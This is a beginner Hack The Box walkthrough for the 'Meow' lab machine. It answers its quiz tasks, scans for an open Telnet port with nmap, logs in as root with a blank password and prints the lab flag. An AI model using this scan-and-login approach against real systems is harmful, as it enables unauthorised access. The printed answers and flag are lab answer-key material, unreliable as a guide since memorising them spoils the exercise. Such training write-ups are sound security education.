Pwning Meow – My First HTB Walkthrough

This box focuses on recognizing weak authentication and exploring how Telnet can be exploited if not properly secured.

✅ Task 1: What does the acronym VM stand for?

Answer: `virtual machine`
A VM is a software-based emulation of a physical computer.

✅ Task 2: What tool do we use to interact with the operating system in order to issue commands via the command line?

Answer: `terminal`
Used to interact with the OS via shell/CLI commands.

✅ Task 3: What service do we use to form our VPN connection into HTB labs?

Answer: `openvpn`
A free and open-source VPN service used to securely access the lab network.

✅ Task 4: What tool do we use to test our connection to the target with an ICMP echo request?

Answer: `ping`
Used to check if the target machine is reachable.

```
root@Meow: ~
File  Edit  View  Search  Terminal  Help
┌─[us-starting-point-2-dhcp]─[10.10.14.97]─[annieee11@htb-27alk6ih4
└──╼ [★]$ ping 10.129.181.195
PING 10.129.181.195 (10.129.181.195) 56(84) bytes of data.
64 bytes from 10.129.181.195: icmp_seq=1 ttl=63 time=8.48 ms
64 bytes from 10.129.181.195: icmp_seq=2 ttl=63 time=8.28 ms
64 bytes from 10.129.181.195: icmp_seq=3 ttl=63 time=8.47 ms
64 bytes from 10.129.181.195: icmp_seq=4 ttl=63 time=8.43 ms
64 bytes from 10.129.181.195: icmp_seq=5 ttl=63 time=8.48 ms
64 bytes from 10.129.181.195: icmp_seq=6 ttl=63 time=8.40 ms
64 bytes from 10.129.181.195: icmp_seq=7 ttl=63 time=8.33 ms
```

Use `ping` to see if the machine is responding

✅ Task 5: What is the name of the most common tool for finding open ports on a target?

Answer: `nmap`

Network Mapper – powerful for discovering live hosts, open ports, and services.

nmap -sV -p 23 10.129.181.195

🔍 What it does:

- -sV: Enables service/version detection, so Nmap tries to determine what service is running and its version.
- -p 23: Scans port 23 only, which is typically used by Telnet.
- 10.129.181.195: The target IP address

```
└─$ nmap -sV -p 23 10.129.1.17
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-08 13:47 EDT
Nmap scan report for 10.129.1.17
Host is up (0.056s latency).

PORT   STATE SERVICE VERSION
23/tcp open  telnet  Linux telnetd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

✅ Task 6: What service do we identify on port 23/tcp during our scans?

Answer: `telnet`
Running `nmap -sV <IP>` shows port 23 is open and running Telnet.


✅ Task 7: What username is able to log into the target over telnet with a blank password?

Answer: `root`
Used Telnet to log in:

```
telnet <target-ip>

login: root

password: [just press enter]
```



```
75 updates can be applied immediately.
31 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


Last login: Mon Sep  6 15:15:23 UTC 2021 from 10.10.14.18 on pts/0
root@Meow:~# ls
flag.txt  snap
root@Meow:~# cat flag.txt
b40abdfe23665f766f9c61ecba8a4c19
root@Meow:~#
```

✅ Task 8: Submit Root Flag


Once logged in as root, we check for the flag:

```
ls
```

```
cat flag.txt
```

```
root@Meow:~# ls
flag.txt  snap
root@Meow:~# cat flag.txt
b40abdfe23665f766f9c61ecba8a4c19
```

🔐 **Flag displayed!** Mission complete 🎯



📝 Summary :

This box teaches how misconfigured services like Telnet (without authentication) can lead to full system access. Great intro to enumeration and gaining shell access on real systems!

Used `nmap -sV -p 23 <IP>` to find an open **Telnet** port.
Connected via Telnet and logged in as `root` with no password – a big misconfiguration!
Read the `flag.txt` using basic Linux commands like `ls` and `cat`.
Great intro to **network scanning**, **enumeration**, and understanding insecure services.